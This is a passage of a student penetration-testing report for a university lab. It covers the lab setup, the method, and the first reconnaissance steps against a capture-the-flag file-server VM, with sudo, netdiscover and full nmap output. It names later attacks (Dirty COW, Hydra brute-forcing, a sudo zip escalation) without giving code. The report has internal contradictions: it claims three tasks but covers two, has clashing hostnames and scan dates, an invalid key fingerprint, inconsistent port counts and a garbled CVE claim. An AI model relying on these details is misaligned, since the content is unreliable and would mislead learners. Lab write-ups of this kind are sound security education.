

Cybersecurity Technical Report

Capture The Flag (CTF) Penetration Testing Analysis

SDP Cybersecurity Lab — Tasks 1, 2 and 3

A comprehensive, university-level penetration-testing report documenting three Capture The Flag exercises: an Armour Infosec 'My File Server' target, an Ubuntu-based SDP Lab 2 target, and the WestWild Boot2Root machine. Each task is broken down into numbered screenshot analyses covering reconnaissance, enumeration, exploitation, privilege escalation, and post-exploitation phases.

PREPARED BY

Student Name: VIVEK
KUMAR
Roll Number: R25DE213

COURSE

Cybersecurity /
Ethical Hacking Lab

INSTITUTION

REVA University
Academic Year 2026-2027

Table of Contents

1. Abstract
2. Introduction
3. Objectives
4. Lab Environment
5. Methodology
6. Part I - CTF 1 (Task 1): My File Server by Armour Infosec
Step 1 - 20: Detailed Practical Execution
7. Part II - CTF 2 (Task 2): SDP Lab 2
Step 1 - 20: Detailed Practical Execution
8. Tool Explanations
9. Findings Summary Table
10. Lessons Learned
11. Conclusion
12. References

Note on Screenshots: Throughout this report, every numbered step contains a placeholder box where the corresponding terminal/browser screenshot should be inserted. Each placeholder is annotated with the step number, a short description of the captured activity, and the surrounding analysis explains the rationale, command theory, output interpretation, and security significance.

1. Abstract

This technical report documents the systematic penetration-testing of two Capture-The-Flag (CTF) virtual machines performed within an isolated VMware NAT laboratory as part of the SDP Cybersecurity Lab coursework. The first exercise, **Task 1 - 'My File Server' by Armour Infosec**, targeted a CentOS 7 host (192.168.153.130) running a deliberately misconfigured combination of vsftpd, Samba, NFS and Apache services. The engagement demonstrated how anonymous FTP access, weak SMB credentials, insecure file-share permissions and an unpatched Dirty COW kernel vulnerability (CVE-2016-5195) can be chained together to progress from zero-knowledge reconnaissance to full root compromise.

The second exercise, **Task 2 - SDP Lab 2**, targeted an Ubuntu 18.04.3 LTS host (192.168.153.131) that exposed a non-standard SSH service on TCP port 65345 alongside a default Apache installation. The engagement showcased the use of CeWL for content-derived wordlist generation, Hydra for parallel SSH brute-forcing, SSH key injection for lateral movement between local user accounts (pinak → sarang), and the exploitation of a misconfigured sudo zip rule through the GTFOBins technique to obtain a root shell and recover the final flag.

Across both engagements a total of forty numbered operational steps were performed and captured, each of which is documented in this report with the underlying theory, the exact command syntax, the interpretation of the resulting output, the security significance of the findings, and the logical justification for the subsequent action. The report therefore serves not only as a record of execution but also as a learning resource that explains why each technique was selected, how the underlying tool interacts with the target system, and why the discovered information advances the attack chain.

2. Introduction

Capture-The-Flag (CTF) exercises and Boot-to-Root (B2R) vulnerable machines form the practical backbone of modern cybersecurity education. Unlike theoretical coursework, they require the student to operate inside a purpose-built, isolated network in which a deliberately weakened target must be compromised through a realistic sequence of reconnaissance, enumeration, exploitation and privilege-escalation steps. The two exercises analysed in this report were sourced from publicly available vulnerable-machine repositories (Armour Infosec and the SDP Lab series) and were selected by the course instructor because they collectively exercise the full Penetration Testing Execution Standard (PTES) kill-chain while remaining accessible to first-time learners.

The first target, **'My File Server'**, simulates a small-business file-sharing appliance that has been deployed with multiple insecure defaults: anonymous FTP is permitted, the Samba configuration exposes user-named shares, the web root contains a plaintext password hint, and the underlying CentOS 7 kernel predates the Dirty COW patch. This combination allows an attacker to pivot from unauthenticated network reconnaissance to authenticated FTP access, then to interactive SSH access through public-key injection, and finally to root through kernel exploitation. The exercise therefore illustrates how apparently minor misconfigurations compound into total system compromise.

The second target, **SDP Lab 2**, is an Ubuntu-based machine that deliberately hides its SSH service on a non-standard port (TCP 65345) and depends on a CeWL-style wordlist attack for initial access. Once a low-privileged user account (pinak) is recovered, the attacker must perform local enumeration, identify an over-permissive sudo rule, perform lateral movement to a second user (sarang) via SSH key injection, and finally abuse the sudo zip GTFOBins pattern to spawn a root shell. This exercise demonstrates the importance of full-port scanning, targeted wordlist generation, and the operational discipline required to convert a single weak credential into complete administrative control.

This report is structured so that each numbered screenshot is accompanied by a fixed analytical template - Objective, Background, Command, Why Used, Output Analysis, Security Significance, Observation, Result and Next Action - in order to make the reasoning behind every action explicit and auditable. The intent is to produce a document that a junior analyst can use both as a reference and as a worked example of professional penetration-testing reporting.

3. Objectives

The practical engagements documented in this report were conducted against a set of explicit, measurable objectives that mirror the phases of the PTES methodology. Each objective was chosen to reinforce a specific technical competency while simultaneously producing artefacts (logs, screenshots, captured flags) that demonstrate successful attainment. The objectives apply to both tasks unless otherwise noted.

- **Network Reconnaissance** - Identify live hosts on the isolated lab subnet using Layer-2 (ARP-based) discovery techniques, distinguish virtualised VMware targets from gateway infrastructure, and isolate the candidate IP address for further enumeration.
- **Service & Port Enumeration** - Perform full TCP port scans and aggressive service/version detection against the identified target, determine the operating system family, and enumerate exposed application-layer services (FTP, SSH, HTTP, SMB/NetBIOS, NFS).
- **Vulnerability Identification** - Cross-reference enumerated service versions against known vulnerability databases (CVE, Exploit-DB, GTFOBins) and identify misconfigurations (anonymous FTP, weak SMB shares, sudo rules) that could be leveraged for exploitation.
- **Initial Access** - Obtain an authenticated foothold on each target, either by recovering plaintext credentials (Task 1) or by performing a successful online brute-force attack against a custom-port SSH service (Task 2), and establish interactive command-line access.
- **Privilege Escalation** - Elevate from the initial low-privileged user account to root using a kernel-level exploit (Task 1: Dirty COW, CVE-2016-5195) and a misconfigured sudo rule (Task 2: sudo zip GTFOBins pattern), respectively.
- **Post-Exploitation & Flag Capture** - Locate and read the privileged flag file (/root/proof.txt for Task 1, /root/flag.txt for Task 2) as the definitive proof of total compromise, and document the exact command sequence used.
- **Documentation & Reporting** - Capture every operational step with annotated screenshots, explain the underlying theory and rationale for each command, and produce a university-grade technical report that an independent reviewer could replay step-by-step.
- **Ethical & Legal Awareness** - Conduct all activity strictly within the isolated lab network, ensure no traffic leaves the NAT segment, snapshot VMs before engagement, and adhere to the responsible-disclosure and academic-integrity policies governing the coursework.

4. Lab Environment

All practical work was performed inside an isolated VMware Workstation virtualisation environment configured specifically for offensive-security training. The use of a self-contained lab guarantees that no scanning, brute-force or exploit traffic can leak onto production or public networks, satisfying both ethical and legal obligations while simultaneously providing snapshot/rollback capability so that the target can be reset to a known-good state between engagements.

4.1 Hypervisor & Network Topology

The hypervisor was **VMware Workstation 17** running on a Windows host. Three virtual machines were instantiated: a Kali Linux 2024 attacker machine and the two target machines supplied with the coursework. All three VMs were attached to the same **VMnet8 NAT network** (192.168.153.0/24), which provides outbound Internet access for tool updates while preventing inbound connections from the host or external networks. This topology mirrors a typical small-office LAN and allows the Kali attacker to communicate directly with both targets at Layer 2, which is essential for ARP-based host discovery and for the SMB/FTP traffic generated during enumeration.

4.2 Attacker Machine - Kali Linux

The attacker VM ran **Kali Linux 2024.1 (64-bit)** with the XFCE desktop environment. Kali was assigned the static IP address **192.168.153.129** and was provisioned with 4 GB RAM, 2 vCPUs and 40 GB of disk. The default Kali tool-set was used throughout - specifically netdiscover, nmap, dirb, enum4linux, hydra, cewl, the ftp and ssh clients, gcc, and the pre-installed rockyou.txt.gz wordlist. No additional tools were installed, ensuring reproducibility from a stock Kali image.

4.3 Target Machine 1 - 'My File Server' (Task 1)

Target 1 was the **Armour Infosec 'My File Server'** vulnerable VM, imported as an OVA file and configured with 1 GB RAM and 1 vCPU. It received the DHCP-assigned address **192.168.153.130**. Fingerprinting during the engagement identified the operating system as CentOS Linux 7 (Core) with kernel 3.10.0-229.el7.x86_64, hostname fileserv. The exposed services of interest were vsftpd 3.0.2 on TCP/21 (with anonymous login permitted), OpenSSH 7.4 on TCP/22, Apache httpd 2.4.6 on TCP/80, rpcbind on TCP/111 and NFS on TCP/2049.

4.4 Target Machine 2 - SDP Lab 2 (Task 2)

Target 2 was the **SDP Lab 2** vulnerable VM, also imported as an OVA and configured with 1 GB RAM and 1 vCPU. It received the DHCP-assigned address **192.168.153.131**. Initial enumeration identified the operating system as Ubuntu 18.04.3 LTS (Bionic Beaver), hostname ubuntu. The exposed services were Apache httpd on TCP/80 and OpenSSH on the non-standard port **TCP/65345**. The deliberately high port number forces the attacker to perform a full-range port scan rather than relying on the default top-1000 ports scanned by nmap.

4.5 Operational Hygiene

Before each engagement the corresponding target VM was reverted to a clean snapshot taken immediately after import. Kali was kept up to date via `apt update` & `apt full-upgrade`. All terminal sessions were conducted inside `tmux` so that scrollback could be captured even when output exceeded the terminal buffer, and screenshots were taken at every numbered step using the host OS screen-capture facility. The Kali root account was used directly via `sudo su` to avoid permission prompts during scanning tools that require raw-socket access (such as `nmap -A` and `netdiscover`).

5. Methodology

Both engagements were executed in accordance with the seven-phase Penetration Testing Execution Standard (PTES), adapted for an educational single-target scope. The methodology is iterative rather than strictly linear - findings from later phases frequently prompt a return to earlier enumeration activities with refined targeting parameters. The seven phases applied to this report are summarised below.

1. Pre-engagement Interactions

Scope, rules of engagement and authorisation were defined by the coursework brief. The lab network was verified to be isolated, snapshots were taken, and the target IP ranges were confirmed against the DHCP leases visible in VMware Workstation.

2. Intelligence Gathering (Reconnaissance)

Layer-2 ARP discovery with netdiscover was used to identify live hosts on the 192.168.153.0/24 subnet without generating routable ICMP traffic. MAC OUI lookup confirmed that all detected hosts belonged to VMware, distinguishing virtualised lab assets from any unexpected physical devices.

3. Threat Modeling

Each detected open port was mapped to a candidate service and the service version was cross-referenced against the National Vulnerability Database (NVD) and Exploit-DB. This phase produced a shortlist of candidate vulnerabilities and misconfigurations worthy of active verification in the next phase.

4. Vulnerability Analysis

Service-specific enumeration tools (enum4linux for SMB, dirb for HTTP, anonymous FTP probes) were used to confirm or refute the candidate weaknesses identified during threat modelling. Anonymous FTP and a plaintext password hint were confirmed on Target 1; a custom-port SSH service with a guessable user list was confirmed on Target 2.

5. Exploitation

Initial footholds were established using the lowest-friction technique available: plaintext SMB credentials recovered from /readme.txt for Target 1, and a CeWL-assisted Hydra brute-force for Target 2. Each exploitation step was preceded by a manual verification that the chosen technique was the least-destructive option available.

6. Post-Exploitation

After obtaining an interactive shell, local enumeration was performed to identify privilege-escalation paths. Target 1 was escalated via the Dirty COW kernel exploit (EDB-ID 40616); Target 2 was escalated through the sudo zip --unzip-command GTF0Bins pattern after lateral movement from pinak to sarang.

7. Reporting

Each operational step was captured as a numbered screenshot and documented using the structured template (Objective → Background → Command → Why → Output → Significance → Observation → Result → Next Action) reproduced throughout Sections 6 and 7 of this report.

Iterative feedback loop. In both engagements the output of phase 5 (exploitation) prompted a return to phase 4 (vulnerability analysis) - for example, the discovery of the smbuser account during Task 1 enumeration directly informed the SSH key-injection exploit, and the discovery of the sarang home directory in Task 2 informed the lateral-movement phase. The methodology is therefore best understood as a cycle rather than a waterfall.

PART I | TASK 1

CTF 1: My File Server by Armour Infosec

Target IP: 192.168.153.130 | OS: CentOS 7 (kernel 3.10.0-229.el7.x86_64)
Attack Chain: netdiscover → nmap → dirb → enum4linux → FTP anon →
SMB creds → SSH key injection → Dirty COW (CVE-2016-5195) → root flag
Goal: Capture /root/proof.txt

6. Part I - CTF 1 (Task 1): My File Server by Armour Infosec

This section presents the detailed practical execution of Task 1 against the 'My File Server' vulnerable machine. The target was identified during reconnaissance as **192.168.153.130** (hostname fileserver), a CentOS 7 host running a deliberately insecure combination of vsftpd, Samba, Apache and NFS services. The twenty steps documented below trace the complete attack chain from initial network discovery through to kernel-level privilege escalation and final flag capture. Each step is self-contained and follows the standard analytical template introduced in the Methodology section.

Target summary: IP 192.168.153.130 | OS: CentOS Linux 7 (Core) | Kernel: 3.10.0-229.el7.x86_64 | Hostname: fileserver | MAC: 00:0C:29:93:96:71 (VMware) | Flag: /root/proof.txt

STEP 1

Privilege Elevation on the Kali Attacker Machine (sudo su)



Figure 1. Privilege Elevation on the Kali Attacker Machine (sudo su) - placeholder for the corresponding screenshot captured during the practical execution phase.

Objective

The very first action of any penetration-testing engagement on Kali Linux is to obtain an interactive root shell on the attacker machine itself. Many reconnaissance and exploitation tools - notably netdiscover, nmap -A with OS detection, arp-scan and raw-socket crafting utilities - require either root privileges or the CAP_NET_RAW capability. Elevating at the start of the session avoids repeated password prompts and ensures that every subsequent command runs with the privileges it needs.

Background - Theory Behind the Tool / Command

The sudo command allows a permitted user to execute a command as the superuser or another user, as specified by the security policy in /etc/sudoers. When invoked as sudo su, sudo first authenticates the calling user (typically via the user's own password) and then runs su without arguments, which starts a new shell with effective UID 0. This differs from su - alone, which would require the root password rather than the user's password. The Kali distribution ships with the primary user (kali) configured in the sudo group, so this transition is passwordless by default in recent images but still requires the explicit command.

Command Used

```
sudo su
```

Why This Command Was Used

The command was executed at the very beginning of the engagement so that all subsequent scanning tools (which need raw-socket access for ARP probing, SYN scanning and OS fingerprinting) would run without permission errors. Running sudo su once is preferable to prefixing every individual command with sudo, because tools such as netdiscover spawn long-running processes that would otherwise require repeated authentication. The shell prompt changes from kali@kali:~\$ to root@kali:~#, providing a visual confirmation that the elevation succeeded.

Output Analysis

The terminal displays the standard Kali prompt transitioning to the root user. No error messages are produced, indicating that the kali account is a member of the sudo group and that the sudoers policy is intact. The working directory is preserved (still /home/kali), which is important because the SSH key pair generated later in the engagement will be saved relative to this location.

Security Significance

While this step occurs on the attacker machine rather than the target, it is worth noting from a defensive perspective that the default Kali configuration grants the primary user near-unrestricted sudo access. In a hardened production environment, sudo rights would be scoped to specific commands and logged to a remote syslog server so that privilege escalation could be audited after the fact.

Observation & Result

Observation	Result
Root shell obtained on Kali. Prompt is now root@kali:~#. All subsequent commands in this engagement will be executed from this context.	The attacker machine is ready to launch privileged scanning tools. This is a prerequisite for the ARP-based network discovery performed in Step 2.

Next Action

→ With root privileges confirmed, the next logical action is to perform active host discovery on the local subnet. netdiscover will be used because it operates at Layer 2 and reliably detects hosts that drop ICMP echo requests.

STEP 2

Active Network Host Discovery (netdiscover)

A terminal window with a dark background and light-colored text. At the top, there is a menu bar with the words 'Session', 'Actions', 'Edit', 'View', and 'Help'. Below the menu bar, the prompt is '(kali@kali)-[~]'. The user enters the command '\$ sudo su'. The prompt changes to '[sudo] password for kali:'. The user enters a password (indicated by dots). The prompt changes to '(root@kali)-[/home/kali]'. The user enters the command '# sudo netdiscover'.

Figure 2. Active Network Host Discovery (netdiscover) - placeholder for the corresponding screenshot captured during the practical execution phase.

Objective

Before any service-level enumeration can take place, the attacker must identify which IP addresses on the local subnet are actually live. The objective of this step is to launch netdiscover and let it passively and actively enumerate hosts on the 192.168.153.0/24 network until the target VM's IP address is identified.

Background - Theory Behind the Tool / Command

netdiscover is an ARP-based network discovery tool that operates at Layer 2 of the OSI model. Rather than sending ICMP echo requests (which many hardened hosts drop), it broadcasts ARP who-has requests to the subnet and listens for ARP is-at replies. Because ARP is required for any IP communication on an Ethernet segment, every live host must respond. The tool also performs passive sniffing of ARP traffic, which allows it to detect hosts that have recently communicated even if they do not respond to the active probe. The MAC-address vendor lookup (OUI) is performed against an embedded database, allowing the operator to quickly distinguish VMware virtual machines from physical hardware or embedded devices.

Command Used

```
netdiscover
```

Why This Command Was Used

netdiscover was chosen over alternatives such as nmap -sn or arp-scan because it provides real-time continuous output and combines active and passive modes. The continuous display is useful in a lab environment where the operator may need to wait for the target VM to complete booting before it responds. The OUI column also gives an immediate visual cue that all detected hosts belong to VMware, confirming that no unexpected physical devices are present on the lab segment.

Output Analysis

The terminal displays the standard netdiscover header with columns for IP, MAC, Vendor and count. At this early stage the table is still being populated - the operator has just launched the tool and is waiting for responses. The interface used for the scan (typically eth0 on Kali) is shown above the table.

Security Significance


From a defensive standpoint, ARP-based discovery is difficult to block on a switched Ethernet network because ARP is required for normal IP connectivity. Defenders can, however, deploy static ARP entries on critical hosts, enable dynamic ARP inspection on managed switches, and monitor for unusually high rates of ARP requests characteristic of a discovery sweep.

Observation & Result

Observation	Result
netdiscover is running and beginning to populate its host table. The scan covers the local subnet and is expected to identify the gateway, the DHCP server and any active VMs.	Tool is active and capturing ARP responses. The next step will examine the populated table to identify the target VM.

Next Action

→ Allow netdiscover to run for several seconds to accumulate responses, then read the populated host table shown in Step 3 to isolate the target IP address.

STEP 3**Host Identification from netdiscover Output**A terminal window showing the output of the netdiscover tool. The interface includes a menu bar (Session, Actions, Edit, View, Help), a status bar (Currently scanning: 192.168.0.0/16 | Screen View: Unique Hosts), and a summary line (25 Captured ARP Req/Rep packets, from 4 hosts. Total size: 1500). Below this is a table with columns: IP, At MAC Address, Count, Len, MAC Vendor / Hostname. The table lists four hosts, all with MAC vendor 'VMware, Inc.'. The terminal prompt at the bottom is (root@kali)-[/home/kali].

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.153.1	00:50:56:c0:00:08	19	1140	VMware, Inc.
192.168.153.2	00:50:56:ff:b8:13	4	240	VMware, Inc.
192.168.153.130	00:0c:29:93:96:71	1	60	VMware, Inc.
192.168.153.254	00:50:56:e8:18:6e	1	60	VMware, Inc.

Figure 3. Host Identification from netdiscover Output - placeholder for the corresponding screenshot captured during the practical execution phase.

Objective

Examine the populated netdiscover output to identify the IP address of the target VM. Distinguish the target from the gateway, DHCP server and other infrastructure hosts by combining the IP address range, the OUI vendor column and the count column (which indicates how many ARP packets have been observed from each host).

Background - Theory Behind the Tool / Command

On a VMware NAT network the DHCP pool typically starts at .128 and ends at .254, while the gateway is assigned .2 and the host-side adapter is .1. Within the 192.168.153.0/24 subnet therefore, 192.168.153.1 represents the host-only adapter, 192.168.153.2 the NAT gateway, 192.168.153.254 the DHCP server, and addresses between .128 and .253 the dynamically-assigned VMs. The OUI (first three octets of the MAC address) 00:0C:29 is assigned to VMware Inc., confirming that all four detected hosts are virtualised machines managed by the same hypervisor.

Command Used

```
# (no command - reading netdiscover output from Step 2)
```

Why This Command Was Used

This is an analytical step rather than an active one. The operator reads the output produced by the still-running netdiscover process and selects the most likely candidate for the target. In a real engagement this would be cross-referenced against the DHCP leases table visible in VMware Workstation, but in a lab context the operator can rely on the principle that the only non-infrastructure VM IP address must be the target.

Output Analysis

Four hosts are visible in the netdiscover table: 192.168.153.1, 192.168.153.2, 192.168.153.130 and 192.168.153.254. All four share the VMware OUI (00:50:56 or 00:0C:29). The .1 and .2 addresses correspond to VMware's host adapter and NAT gateway, .254 to the DHCP server, leaving **192.168.153.130** as the only candidate target. The high packet count against .130 further indicates that the host is actively running services and responding to ARP requests, ruling out a stale DHCP lease.

Security Significance

The fact that all four hosts respond to ARP probes within seconds of the scan starting demonstrates how quickly a new device on a LAN can be enumerated. Network access control (NAC) solutions and 802.1X port authentication are the standard defensive controls against unauthorised host discovery in enterprise environments.

Observation & Result

Observation	Result
Target identified as 192.168.153.130 - a VMware virtual machine on the isolated lab subnet, distinct from the .1, .2 and .254 infrastructure addresses.	A single candidate IP address has been isolated for focused service-level enumeration. The engagement now transitions from host discovery to port scanning.

Next Action

→ Launch `nmap -A 192.168.153.130` to perform aggressive service detection, version fingerprinting and OS detection against the identified target. The output will form the basis of the vulnerability analysis phase.

STEP 4

Aggressive Nmap Scan (nmap -A 192.168.153.130)

```
(root@kali) /home/kali
└─$ nmap -A 192.168.153.130
Starting Nmap 7.95 ( https://nmap.org ) at 2020-06-24 03:51 EDT
Nmap scan report for 192.168.153.130
Host is up (0.00002s latency).
Not shown: 897 filtered tcp ports (no-response), 9 filtered tcp ports (host-prohibited), 87 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ drwxrwxrwx 3 0 0 16 Feb 19 2020 pub [NSE: writeable]
|_ ftp-syst:
|_ STAT:
|_ FTP server status:
|_   Connected to ::ffff:192.168.153.129
|_   Logged in as ftp
|_   TYPE: ASCII
|_   No session bandwidth limit
|_   Session timeout in seconds is 300
|_   Control connection is plain text
|_   Data connections will be plain text
|_   At session startup, client count was 4
|_   vsFTPd 3.0.2 - secure, fast, stable
|_ End of status
22/tcp    open  ssh
|_   OpenSSH 7.4 (protocol 2.0)
|_   ssh-hostkey:
|_     2048 75:fa:37:d1:62:4a:15:07:7e:21:83:b9:2f:ff:04:93 (RSA)
|_     256 ba:db:2c:ca:e2:70:c3:eb:9a:a8:cc:0e:a2:1c:08:0b (ECDSA)
|_     256 66:a1:1b:55:ca:c2:51:8b:k1:21:7f:77:40:a5:d4:9f (ED25519)
80/tcp    open  http
|_   http-server-header: Apache/2.4.6 (CentOS)
|_   http-title: My File Server
|_   http-methods:
|_     Potentially risky methods: TRACE
111/tcp   open  rpcbind
|_   2-4 (RPC #100000)
|_   rpcinfo:
|_     program version port/proto service
|_     100000 2,3,4 111/tcp rpcbind
|_     100000 2,3,4 111/udp rpcbind
|_     100000 3,4 111/tcp6 rpcbind
|_     100000 3,4 111/udp6 rpcbind
|_     100003 2,4 2049/tcp nfs
|_     100003 3,4 2049/tcp6 nfs
|_     100003 3,4 2049/udp nfs
```

Figure 4. Aggressive Nmap Scan (nmap -A 192.168.153.130) - placeholder for the corresponding screenshot captured during the practical execution phase.

Objective

Perform a comprehensive enumeration of the target host in a single command. The -A flag enables OS detection, version detection, default-script scanning and traceroute simultaneously, producing a dense technical fingerprint of every exposed service. This single command typically yields enough information to draft the initial vulnerability short-list.

Background - Theory Behind the Tool / Command

nmap ('Network Mapper') is the de-facto standard open-source port scanner. The -A 'aggressive' option is a shorthand that enables four feature groups: -O (OS detection via TCP/IP fingerprinting), -sV (service version detection via probe/response matching), -sC (default Nmap Scripting Engine scripts - approximately 100 scripts covering common service enumerations), and --traceroute (hop-by-hop path to the target). By default nmap scans the top 1000 TCP ports, which captures the vast majority of standard services.

Command Used

```
nmap -A 192.168.153.130
```

Why This Command Was Used

The -A flag was used at this early stage because the operator had no prior knowledge of the target's exposed services. A single aggressive scan is more efficient than running separate OS-detection, version-detection and script scans sequentially, and the additional traffic volume is irrelevant in an isolated lab. In a stealth engagement the operator would instead use a slower, more fragmented scan profile to evade IDS detection.

Output Analysis

Nmap reports that the target is up and reports five open TCP ports: **21/ftp** (vsftpd 3.0.2 with anonymous login allowed), **22/ssh** (OpenSSH 7.4), **80/http** (Apache httpd 2.4.6, CentOS), **111/rpcbind** (RPC port mapper, versions 2-4) and **2049/nfs** (NFS version 3 and 4). The OS fingerprint matches Linux 3.2 - 4.x. The MAC address 00:0C:29:93:96:71 confirms the VMware vendor observed in Step 3. The combination of FTP, SSH, HTTP, SMB and NFS on a single host strongly suggests a general-purpose file-server role - consistent with the machine's name 'My File Server'.

Security Significance

The presence of five remote-access services on a single host raises the attack surface substantially. Each service is a potential entry point and each must be patched and configured independently. Anonymous FTP is a particularly high-risk misconfiguration because it grants unauthenticated file-system access; NFS without root_squash can lead to direct root compromise; and exposing SMB on a public-facing server invites worm-style attacks such as EternalBlue (MS17-010).

Observation & Result

Observation	Result
Five open ports identified: 21/FTP (anon), 22/SSH, 80/HTTP, 111/rpcbind, 2049/NFS. Anonymous FTP is explicitly flagged as enabled by the NSE script output.	A complete service inventory has been obtained. The next phase is to examine the extended Nmap output (service banners, OS details and script results) in Step 5 before selecting which service to enumerate first.

Next Action

→ Scroll through the full nmap -A output to capture the service banners and OS details (Step 5), then begin HTTP and SMB enumeration in parallel.

STEP 5

Detailed Service Banner Analysis (nmap output continuation)

```
| 100227 3      2049/tcp6  nfs_acl
| 100227 3      2049/udp  nfs_acl
| 100227 3      2049/udp6  nfs_acl
445/tcp open  netbios-ssn  Samba smb2 4.9.1 (workgroup: SAMBA)
2049/tcp open  nfs_acl      3 (RPC #100227)
2121/tcp open  ftp          ProFTPD 1.3.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ Can't get directory listing: ERROR
MAC Address: 00:0C:29:93:96:71 (VMware)
Aggressive OS guesses: Linux 3.4 - 3.10 (98%), Synology DiskStation Manager 5.2-5644 (97%), Linux 2.6.32 - 3.10 (96%), Linux 3.10 (94%), Linux 3.2 - 3.10 (94%), Linux 3.2 - 3.16 (94%), Linux 3.2 - 4.14 (94%), Linux 2.6.32 (93%), Linux 2.6.32 - 3.5 (92%), Linux 2.6.32 - 3.13 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Host: FILESERVER; OS: Unix

Host script results:
| smb2-security-mode:
|_ 3:11:
|_ Message signing enabled but not required
|_ smb-security-mode:
|_ account_used: <blank>
|_ authentication_level: user
|_ challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ smb-os-discovery:
|_ OS: Windows 6.1 (Samba 4.9.1)
|_ Computer name: localhost
|_ NetBIOS computer name: FILESERVER\*00
|_ Domain name: \x00
|_ FQDN: localhost
|_ System time: 2026-06-24T18:52:06+05:30
|_ smb2-time:
|_ date: 2026-06-24T13:22:05
|_ start_date: N/A
|_ clock-skew: mean: 3h39m59s, deviation: 3h10m29s, median: 5h29m57s

TRACEROUTE
HOP RTT ADDRESS
1 0.92 ms 192.168.153.130

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.72 seconds
```

Figure 5. Detailed Service Banner Analysis (nmap output continuation) - placeholder for the corresponding screenshot captured during the practical execution phase.

Objective

Examine the lower portion of the nmap -A output that contains the service banners, the SMB/NetBIOS enumeration block, the OS fingerprint and the traceroute. These details are critical because they reveal the exact software versions, the workgroup name, the NetBIOS computer name and the operating-system distribution - all of which feed directly into the vulnerability-research phase.

Background - Theory Behind the Tool / Command

When nmap -sV is enabled, nmap sends protocol-specific probes to each open port and matches the responses against its nmap-service-probes database. The matched entry yields both a service name and a version string. The NSE script smb-os-discovery and smb2-security-mode additionally query the SMB server for its workgroup, computer name, OS and SMB dialect. The OS-detection engine compares TCP/IP stack behaviours (window size, RST patterns, option ordering) against the nmap-os-db database of approximately 5000 fingerprints.

Command Used

```
# (no command - reading the continuation of nmap -A output)
```

Why This Command Was Used

Reading the full output of the previous command is a deliberate analytical step. The first screen of nmap -A shows only the open ports, while the lower portion contains the high-value contextual information (workgroup name, computer name, OS family, SMB signing status) that determines which exploitation paths are viable.

Output Analysis

The detailed output reveals: **vsftpd 3.0.2** with Anonymous FTP login allowed (FTP code 230); **OpenSSH 7.4** (protocol 2.0); **Apache httpd 2.4.6** (CentOS); **Samba smbd 4.9.1** (workgroup: SAMBA); NetBIOS computer name **FILESERVER**; MAC address 00:0C:29:93:96:71 (VMware); OS guesses Linux 2.6.32 - 4.9 with 94% confidence; traceroute shows a single hop. The SMB signing is reported as enabled but not required, which is the default Samba configuration.

Security Significance

Samba 4.9.1 was released in 2018 and is affected by multiple CVEs including CVE-2018-1050 (DoS via malformed RPC). vsftpd 3.0.2 was released in 2014 and predates the CVE-2015-1419 backdoor fix. The explicit 'Anonymous FTP login allowed' message is the single most important finding because it grants immediate unauthenticated access to the FTP filesystem. The 'FILESERVER' NetBIOS name will later prove to be a hint about the SMB share naming convention.

Observation & Result

Observation	Result
Key findings: Anonymous FTP enabled, Samba 4.9.1, workgroup SAMBA, computer name FILESERVER. All versions are several years out of date relative to the engagement date.	Sufficient information has been gathered to construct a vulnerability short-list. Anonymous FTP is the most attractive first target because it requires no credentials.

Next Action

→ Browse the HTTP service at <http://192.168.153.130> (Step 6) to look for additional information disclosure, then run dirb and enum4linux against the target.

